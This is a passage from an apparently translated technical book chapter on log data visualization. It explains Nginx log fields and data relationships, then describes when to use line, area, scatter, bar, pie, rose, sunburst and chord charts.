As an important source of big data, logs have their own unique advantages in visualization. There are many types of logs, which are more diverse in display; real-time log data can achieve more accurate data analysis; visualization can also be combined with drilling and jumping to the search page to reduce the difficulty of data interaction.

## 10.2 Visual Analysis

### 10.2.1 First Look at Visualization

Take a common Nginx log as an example, which includes important information such as the client IP address, access time, request, status, etc.

```
219.137.142.229 - - [25/Jan/2018:23:37:41 +0800] "GET /api/v0/upload/ HTTP/1.1" 200 184
"https://oaksec.u.com/sources/input/ssa/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:57.0) Gecko/201101 Firefox/57.0" "-" 0.140
```

The names of the fields in the above log are shown in Figure 10-1.




Figure 10-1 Names of Fields in the Log

The names and meanings of the Nginx log fields are shown in Table 10-1.

Table 10-1 Nginx Log Field Names and Meanings

Field Name	Meaning
remote_addr	Client IP address
remote_user	Client user name
time_local	Access time and time zone
request	Requested URL and HTTP protocol
http_host	Request address, i.e., the address entered in the browser (IP or domain name)
status	HTTP request status
upstream_status	Upstream status
body_bytes_sent	File size sent to the client
http_referer	URL jump source
http_user_agent	Client browser related information
ssl_protocol	SSL protocol version
ssl_cipher	The algorithm used in the data exchange
upstream_addr	The address of the backend upstream, i.e., the host that actually provides the service
request_time	The total time of the request
upstream_response_time	The response time of the upstream during the request process

Only by understanding the meaning of each field does log analysis make sense. The methods of log parsing have been introduced before. After completing log parsing, visual analysis can be carried out.

The steps for visual analysis are as follows:

- (1) Determine the data source to be analyzed, clarify the log fields and their meanings.
- (2) Clarify the relationship between the logs and the log fields.
- (3) Choose the appropriate chart to present the data relationship.
- (4) Analyze the effect of the chart presentation in combination with the actual environment and background.

### 10.2.2 Charts and Data

How to choose the right chart to present different data? Here you need to understand two concepts.

- (1) Data Content (hereinafter referred to as Data): The data that needs to be presented, such as temperature data, precipitation data, network transmission data, log data, etc.
- (2) Chart Carrier (hereinafter referred to as Chart): The chart that needs to be used, which is the presentation method of the data content.

The same data can be presented using different charts, and the same chart can also present

different data.

## **1. Data Relationships**

Andrew Abela proposed four types of data relationships: comparison, distribution, composition, and connection.

### **1) Comparison Relationship**

Comparison relationships refer to the contrast between data, and the dimensions of comparison vary with different needs.

Such relationships are often described using terms like greater than, less than, higher than, lower than, equal to, and stable.

Trend, as a special type of comparison relationship, primarily focuses on the changes in data over time, such as annual, monthly, weekly, or daily trends.

### **2) Distribution Relationship**

Distribution relationships primarily focus on how data is distributed within a certain range, such as normal distribution, geographical location distribution, numerical intervals, and frequency of values. These relationships are often described using phrases like "concentrated in...", "the high-frequency interval is...", "the distribution within the ... range is...", and "the distribution situation in the ... area is...".

### **3) Composition Relationship**

Composition relationships mainly focus on the relationship between the whole and its parts, such as the proportion of each component, and are often described using terms like "percentage," "proportion," and "share."

### **4) Connection Relationship**

The relationship of association, also known as the correlation relationship, primarily focuses on the connections between several variables. For example, as the transaction volume increases, the resource consumption of the server also grows; as the concurrent access volume increases,

the response speed of the website service gradually decreases. This type of relationship is often described using phrases such as "related to...", "increases with...", and "varies with...".

## 2. Chart Classification

Based on data relationships, charts can be classified into the following types.

- Sequence Type Charts: Line charts, area charts, scatter charts, bar charts, etc.
- Dimension Type Charts: Pie charts, rose charts, bar charts, sunburst charts, etc.
- Relationship Type Charts: Chord charts, Sankey diagrams, force-directed graphs, etc.
- Composite Type Charts: Range charts, multi-Y axis charts, etc.
- Map Type Charts: Administrative division maps, heat maps, attack maps, statistical maps, etc.
- Other Charts: Single value charts, water ball charts, word cloud charts, sequence charts, radar charts, funnel charts, matrix heat maps, call chain diagrams, etc.



## 10.3 Detailed Explanation of Charts

Section 10.2 briefly introduced the classification of charts. This section will provide a detailed introduction to various charts.

### 10.3.1 Sequence Type Charts

Sequence type charts include line charts, area charts, scatter charts, bar charts, etc.

#### 1. Line Chart

Line charts are mainly used to show the trend of data changes over time. Line charts are very suitable for showing continuously changing data, such as website traffic or average load. In addition, line charts can also be used to compare multiple different data sequences. An example of a line chart is shown in Figure 10-2.




Figure 10-2 Example of Curve Chart

Note:

(1) Do not plot more than four lines in a single line chart, as overlapping multiple lines can make the chart confusing and difficult to read, as shown in Figure 10-3.




Figure 10-3 Overlapping of multiple lines makes the line chart hard to read.

(2) When presenting data with a line chart, avoid deliberately distorting the trends. As shown in Figure 10-4, the left chart is overly flattened, while the right chart exaggerates the trend excessively.




Figure 10-4 Non-standard line chart.

## 2. Area Chart

Area charts are similar to line charts and can also be used to show the trend of data changes over time. The difference between the two is that area charts fill the area between the curve and the X-axis with color, which is more eye-catching. Area charts are mainly used to express total data volume rather than exact individual data values.

An example of an area chart is shown in Figure 10-5. The dark area in the chart represents the service access volume for the IP address 121.236.143.48, while the light area indicates the service access volume for the IP address 171.221.120.144. It is evident from the chart that the area of the light-colored section is significantly larger than that of the dark-colored section.




Figure 10-5 Area Chart Example

Note:

- (1) Area charts use filled regions to display data; when there are multiple layers on a chart, it is important to ensure that they do not overlap with each other.
- (2) Area charts are suitable for displaying 2 to 3 sets of data; it is best not to exceed 4 sets, as this could lead to indistinguishable data.
- (3) If the data sets do not differ significantly from one another, an area chart is not the appropriate choice for display.

### 3. Stacked Area Chart

Stacked area charts are a special type of area chart that can be used to compare multiple variables within an interval. The difference between stacked area charts and regular area charts is that the starting point of each data sequence in the stacked area chart is drawn based on the previous data sequence.

If there are multiple data sequences and you want to show the contribution of each part to the whole, a stacked area chart is suitable. For example, showing the contribution of a certain cluster host or device to the cluster traffic load.

Note:

(1) If there are many data series in a regular area chart that overlap with each other, consider switching to a stacked area chart for display, as it is easier to read.

(2) Although a stacked area chart has a better presentation effect than a regular area chart when there are many data series, it is still not recommended to include too many data series in a stacked area chart. It is best not to exceed 7 to avoid making the data indistinguishable.

(3) A stacked area chart is used to show the relationship between parts and the whole, so it should not be used to display data with negative values.

### 4. Scatter Chart

Scatter charts are used to display the relationship between two variables in a Cartesian coordinate system. Scatter charts are very effective for finding outliers and understanding data distribution.

There are usually three relationships between two variables: positive correlation, negative

correlation, and no correlation, as shown in Figure 10-6.

**Positive Correlation:** If one variable increases or decreases and the other variable correspondingly increases or decreases, they are said to be positively correlated.

**Negative Correlation:** If one variable increases or decreases and the other variable correspondingly decreases or increases, they are said to be negatively correlated.

**No Correlation:** If the change in one variable has no effect on the other variable, they are said to be uncorrelated.




Figure 10-6 The Relationship Between Two Variables

It should be noted that while scatter plots can effectively illustrate the correlation between two variables, they are not sufficient to prove a causal relationship. For instance, the amount of advertising and click-through rates are positively correlated, but it cannot be stated that a high click-through rate is definitely caused by a large volume of advertising. However, if there is a clear positive correlation, there is enough reason to increase the volume of advertising and then continue to observe the data.

Note:

(1) If the scatter plot does not show any relationship between the variables, consider using a different type of chart for presentation.

(2) Only when there is a sufficient amount of data and there is correlation between the data can a scatter plot produce good results. If there is very little data, or if there is no correlation between the data, then the scatter plot is meaningless.

## 5. Bar Chart

Bar charts use horizontal or vertical bar shapes to display data for different categories. One axis of the bar chart represents data categories, and the other axis represents the corresponding values.

An example of a bar chart is shown in Figure 10-7.




Figure 10-7 Bar Chart Example

## 6. Grouped Bar Chart

Grouped bar charts, also known as clustered bar charts, can be used to compare multiple groups of data. Multiple data sequences are displayed side by side within the same group, equivalent to containing multiple ordinary bar charts. There is a certain gap between each group of data, and data sequences in the same group are usually represented in the same color series.

Note:

If there are too many data series within the same group, it can increase the difficulty of reading,

so it is not recommended to include too many data series in grouped bar charts. When there are many data series, consider using a stacked bar chart.

## 7. Stacked Bar Chart

Stacked bar charts are an extension of ordinary bar charts, where the bar shapes corresponding to the same group of data in the stacked bar chart are stacked up. It is very suitable for showing the relationship between parts and the whole.

A stacked bar chart can display the relationship between multiple parts and the whole. An example of a stacked bar chart is shown in Figure 10-8.




Figure 10-8 Stacked Bar Chart Example

Note:

- (1) Stacked bar charts are not suitable for comparing the same type of data across different groups.
- (2) Do not include too many data categories within each group; it is advisable to limit it to 2 to 3 categories, as this will prevent the stacked bar chart from becoming difficult to read.
- (3) Avoid using stacked bar charts to display data that includes negative values.

### 10.3.2 Dimensional Charts

Dimensional charts mainly include pie charts, rose charts, bar charts, sunburst charts, etc.

#### 1. Pie Chart

Pie charts are mainly used to show the proportion of different categories. An example of a pie chart is shown in Figure 10-9, each segment (sector) in the chart represents the proportion of the corresponding category, and the sum of the proportions of all categories totals 100%.

Pie charts can intuitively show the distribution of data and are widely used in various fields.




Figure 10-9 Pie Chart Example

Note:

(1) Pie charts are suitable for displaying the proportion of data on a single dimension, and they require that there are no zero or negative values in the data, while also ensuring that the sum of the proportions of each segment totals 100%.

(2) It is recommended to control the number of segments in the pie chart to no more than



five. When there are many data categories, consider combining the smaller or less significant proportions into one category named "Other." If each category needs to be displayed individually, it is advisable to choose a bar chart or a stacked bar chart.

(3) Pie charts are not suitable for comparing data with close proportions because, in such cases, the size of the segments corresponding to each category is similar, which is not conducive to comparison, as shown in the left image of Figure 10-10. In this situation, it is recommended to use a bar chart or a rose chart, as shown in the right image of Figure 10-10, to achieve a better presentation effect.




Figure 10-10 Instances Where a Pie Chart is Not Suitable

(4) Labels can be added to the pie chart to display detailed information about the data, as shown in Figure 10-11.




Figure 10-11 Labeling in a Pie Chart

## 2. Rose Chart

Rose charts, also known as polar charts or cock's comb charts, were invented by Nurse Nightingale during her efforts to promote medical reform to express the seasonal mortality rates in hospitals. Unlike pie charts that use the angle of the sector to express size, rose charts use the area of the sector to express size, which is more conducive to highlighting visual differences.

An example of a rose chart is shown in Figure 10-12.




Figure 10-12 Rose Chart Example

3. Bar Chart

An example of a bar chart is shown in Figure 10-13.




Figure 10-13 Bar Chart Example

Bar charts are suitable for occasions with many data groups and long names.

You can set labels in the bar chart to display more information, as shown in Figure 10-14.




Figure 10-14 Setting Labels in the Bar Chart

#### 4. Sunburst Chart

When users display multiple data groups in a pie chart, the pie chart will automatically concatenate the values of each group field into a long string, making it impossible to correctly obtain the original field values during dashboard drilling, and it is also not convenient to judge the size relationship of the values of each group field. In this case, a sunburst chart can be used for display.

An example of a sunburst chart is shown in Figure 10-15.




Figure 10-15 Sunburst Chart Example

### 10.3.3 Relationship Charts

Relationship charts include chord charts, Sankey diagrams, force-directed graphs, etc., and generally have the following three parameters.

- (1) Source: The first grouping field is taken.
- (2) Target: The second grouping field is taken.
- (3) Weight: The first statistical value is taken.

## 1. Chord Chart

Assuming the following three parameters are as follows:

- Source: apache.clientip.
- Target: apache.request\_path.
- Weight: count().

In the chord chart, each source is connected to different targets with the same color relationship line to observe the differences between different sources.

An example of a chord chart drawn according to the above parameters is shown in Figure 10-16.

